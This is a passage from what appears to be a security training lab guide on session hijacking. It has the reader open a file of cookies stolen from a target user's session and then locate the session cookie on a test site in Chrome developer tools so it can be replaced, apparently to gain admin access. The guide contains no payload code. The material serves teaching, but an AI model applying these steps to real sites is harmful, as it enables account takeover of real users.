


1. You will be redirected to the Blog webpage of moviescope website as shown in the screenshot.


Do not log out of the website as long as you perform this lab.




1. Click [Windows Server 2019](https://labclient.labondemand.com/Instructions/24205116-eb0d-48aa-9936-8931f0fd5efc?rc=10). Minimize the web browser.




1. Navigate to the location **C:\inetpub\wwwroot\oceanplaza\CookieSteal** and double-click **Mycookies.txt** file.
2. The text file contains cookies of the target user's authenticated session as shown in the screenshot.




1. Switch to the web browser and click **View Profile** tab. Note that **steve** is a normal user (here, you) and **not an admin**.




1. You will observe that steve’s profile is displayed on the webpage. Now, click **Customize and control Google Chrome | More tools | Developer tools** icon located at the top-right corner of the browser as shown in the screenshot.




1. Developer tools panel appears. Click **Application** and then expand **Cookies** in the **Storage** section and select **moviescope** site as shown in the screenshot.




1. You will be able to observe a list of cookies. Note that you need to change that cookie value, whose status under **Expires** tab is mentioned as **Session**.



